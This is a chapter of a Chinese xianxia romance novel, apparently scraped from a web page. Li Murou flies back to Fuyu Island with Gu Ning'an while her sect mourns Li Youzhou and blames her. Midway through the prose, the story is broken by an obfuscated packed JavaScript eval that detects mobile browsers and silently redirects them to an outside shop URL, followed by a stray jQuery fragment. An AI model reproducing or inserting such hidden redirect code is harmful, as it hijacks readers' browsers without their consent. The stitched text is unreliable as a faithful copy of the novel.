背着宋芷璇走出巨阵森林,李慕柔已是大汗淋漓。
“师弟,我现在要把我背上的姑娘放下来,你帮我扶好她,别让她摔了。”
“嗯,好。”
“流云!”
“咻!”
李慕柔和顾宁安将宋芷璇抬上了飞剑。
暮色将至,云霞满天。
“呼~”一滴汗顺着李慕柔的脸颊流下。
她用袖子擦掉了脸上的湿润。
阿宝轻松跃起,跳上了飞剑。
李慕柔两指并拢冲天画了个圆圈,天上那轮被圆圈圈住的血月便泄作一团深红色的烟雾,丝丝缕缕地游进了她的眉心,如香倒流。
【哇~好美啊~】
阿宝和馒头十分认真地注视着。
“原来这轮血月是师姐的。”
“是的,风花雪月第四式——月。是我自创的功法。”
说到这儿,李慕柔想起了李幽舟。
她一直都将李幽舟视为榜样。李幽舟开宗立派后,创造出了沧渊阁的独门绝招“镜花水月”。
当修为达到凝真境,她便用心琢磨,自创了一套属于自己的秘技。
“好了,我们走吧!”李慕柔莞尔。
顾宁安问:“那我们现在去哪儿?”李慕柔身体微微前倾,瞪大眼睛盯着他。
“你从哪儿来的?”
顾宁安后退了半步,有些腼腆。
“我从浮玉岛来的。”
“那我就跟你回浮玉岛,现在我还不能回沧渊。走吧!”
说着,李慕柔跳上了飞剑。
她伸出手道:“来啊!”
“嗯!”顾宁安喜上眉梢,借着李慕柔的力,登上了飞剑。
浮玉岛,白滩居。
将一切收拾妥当后,天色暗了下来。
白瑞有太多话想问,但是碍于李慕柔,只好一直憋着。
这会儿,终于被他逮到了机会。
李慕柔在房间里跟宋芷璇待在一起。白瑞追着顾宁安回到了他的房间。
顾宁安从包裹里拿出了白瑞送他的那副弓箭。
“你不挂你的梦中仙了?”
顾宁安将弓箭挂在了原本用来挂画的位置上。
“哪儿有什么画?”
顾宁安明显心虚了。
白瑞坏笑。
“诶?这话说得不对吧!应该说哪儿有什么梦中仙,哼,我又不瞎!你那画上的人与那屋子里的人简直一模一样好嘛!还不说实话!”
“呃,嘿嘿……”
顾宁安看着白瑞傻笑,随即又立马认真起来。
“好白瑞,这个秘密只能你知、我知、天知、地知,这回你可要为我守口如瓶啊!”
“那是自然,我不光酒量好,我酒品也好得很,哪像你?你自己别说漏就行!”
白瑞笑着拍了拍他的肩膀。
“呃……说得是哦。”
顾宁安挠头道:“看来下次饮酒,绝对不能过量!”
他们两人相视而笑,莫逆于心。
屋内,宋芷璇和李慕柔二人睡得正香。
宋芷璇睡在自己的床榻上,李慕柔则趴在一旁。
夜深了,白瑞也已经歇下。馒头趴在阿宝的背上,随着它呼吸的节奏起起伏伏。
只有顾宁安一人还醒着。他实在兴奋,根本无心睡眠。
好似那忽明忽暗的星光,正在他的心头闪耀。
身体好转的白芙去寻徐月僚的时候,被门外的执事弟子拦了下来。
“吴长老有令,任何人不得入内。”
“为何?”
“徐月僚携带魔气,已被长老们封住穴道,待找到驱除魔气的方法之前,闲杂人等不得与之接触!”
向她解释的执事弟子显然有点不耐烦。
“携带魔气?你没搞错吧?”
白芙冲屋内大喊:“阿月师姐!”
无人应答。
“月师姐!”
“我是白芙啊!你怎么了?”
无人应答。
今天,是仙门大比的第五日。
白芙心想:今晚,慕柔师姐就要回来了,等慕柔师姐回来,就能知道发生了什么吧……
她一直从天亮等到了半夜,也没有等到李慕柔回来。
白芙问那守门的人:“你可知道,慕柔师姐何时回来?”
“不知。”
失落又疑惑的白芙走出了云涧苑。
已经陆陆续续地有人上山了。
她拦住一位同门。
“哎,师妹,仙门大比可是结束了?”
“对呀。”
“那你可见过慕柔师姐?”
“慕柔师姐?你没听说吗?”
“听说什么?”
“她堕入魔道,大开杀戒,已经不知所踪了!”
“……”
白芙愣在原地,答她话的人继续往前走了。
“开什么玩笑……”
她根本不相信这种荒唐的说辞。
可是,徐月僚此刻就被关在屋里。
想到这儿,白芙不由得心慌了起来。
“师兄,对,去找师兄!”
冲到松溪苑周晟鸣的门前,在她看到门口守卫着的执事弟子的时候,白芙吓出了一身冷汗。
她忙上前问:“周师兄他怎么了?”
执事弟子回答:“他被魔气侵体,被长老封住了穴道和神识,此时尚在沉睡。”
白芙双腿一软,俯下身,用双手撑住膝盖,眼中起了一层雾。“怎么会这样……”
“那慕柔师姐呢?”
白芙不死心,直起身子问道。
“失踪之后,一直未有音信。”
“你们可知,她出了什么事?”
“具体不知。”
“师姐,怎么会这样?”
白芙拖着沉重的步伐离开了松溪苑。
她只觉脑子一片混乱,一时之间不知道自己该何去何从。
“我要把师姐找回来,等师姐回来了一切就都会好的。”
“对,师姐那么厉害,一定知道驱除魔气的办法!”
“可是,长老们都没办法的事,师姐怎么会有办法呢?”
“不管了,先找到师姐再说!”
白芙自言自语地下了山。等她回来的时候,李幽舟的丧事都办完了。
“咦?山上怎么有这么多的引路钱呢?”
走着走着,白芙遇到了旬休下山的弟子。
“哎师姐,山上在办白事吗?出什么事了?”
“师祖仙逝了,前日是头七。”
“嗯?”
白芙面部抽搐。
“这么突然?”
异口同声。
《三界盛闻》缓缓下移,露出了李慕柔神色凝重的脸庞。
李幽舟死了?小报上说,他是被自己的亲侄女重伤,不治身亡的。
真给李慕柔气笑了。
“荒唐。”
“哄!”
她一把火将那《三界盛闻》烧了个干干净净。
“师姐。”
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17939087|213826||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
顾宁安迎面走来,手里端着他亲自下厨烧好的饭菜。
“那个师弟,其实我,算了。”
李慕柔刚想告诉他以她的境界早就不用以饭食充饥了,但不知怎的,她对他总是抱有一丝不忍。
“算了?师姐说什么算了?”
“哦,没什么,话到嘴边突然忘记要说什么了。”
顾宁安冲她笑。
“师姐,等你用过早饭,我带你去岛上转转吧!”
李慕柔拿起筷子说道:“好啊,正好宋姑娘要到下午才回来,闲着也是胡思乱想,倒不如出去走走。”
“那师姐用好了叫我,我来收碗筷。”
“好。”
李慕柔很久没有用过饭菜了,面前的每一道菜都甚是可口。
等顾宁安收到信鸟传信去收碗筷的时候,不禁心生欢喜。
因为,李慕柔吃光了所有的饭菜,虽然每个碟子里的份量不多,但四菜一汤加起来也足够撑饱她的肚子。
“师姐用得可还满意?”
“满意满意!我觉得你有这厨艺都能去中州开餐馆了!”
“嘿嘿。”
得到李慕柔的夸赞,顾宁安乐开了花。
浮玉岛上的雪已经全都化了。溪水裹着白色的花瓣,流淌向远处,像是要去赴春天的约。美景尽收眼底,李慕柔仍旧心事重重。
她在想:不知道他们怎么样了,他们一定在为我担心,原本明天我要回沧渊与师祖对质的,可现下李幽舟死了,我该如何证明自己的清白……
“师姐,你看那儿!”
“啊?哦!”
李慕柔回过神,一群银鸥正在天际翱翔,金色的阳光洒在它们的翅膀上,辉煌交错。
“活了十八年,倒是第一次见到这样的景象。”
她说话的口吻老气横秋的,顾宁安忽然默默地笑了一下,为了掩饰他故意抬起手假装调整帽檐。
原本他也给李慕柔准备了一顶草帽,用以挡住零落的花瓣,不过她没有戴。
“你在笑我?”
李慕柔吃惊。
“哪里好笑了?快说!”
她最不能忍受的就是人家有话不说出来。她歪着头看他。
“原来师姐才十八岁,可方才那句话听着却有一种你已经八十岁的味道。”
“是吗?”
李慕柔不以为意。
“那师弟多大?”
“我二十一岁。”
李慕柔眼珠子一转。
“比我大三岁,那不如这样吧,反正你也不再是沧渊阁的弟子,以后我就叫你宁安,你叫我慕柔。”
“我,真的可以这么叫你吗?”
“当然。”
顾宁安的心又开始“砰砰砰”了。
“干嘛?你不会是叫惯了师姐,叫名字反倒羞于启齿吧?”
看他有点不自然,李慕柔才故意这么问。
“没、没有。”
他开始回避她的眼神。
“嗯?”
李慕柔看他看得脖子都累了,她冲他勾了勾手指。
顾宁安的脸“歘”的一下红了,他眼睛乱眨,睫毛乱颤,却还是屏住呼吸小心翼翼地压低身子凑了过去。
李慕柔拉住他草帽的系带轻轻一拽,顾宁安与她的距离仅剩了一拳。
“嗯!”
他吓得赶紧支棱了起来。
谁知李慕柔却紧紧拽着带子,不让他离开。
“宁安,你到底因何去寻我?”
她像是看穿了他的心思,眼神坚定。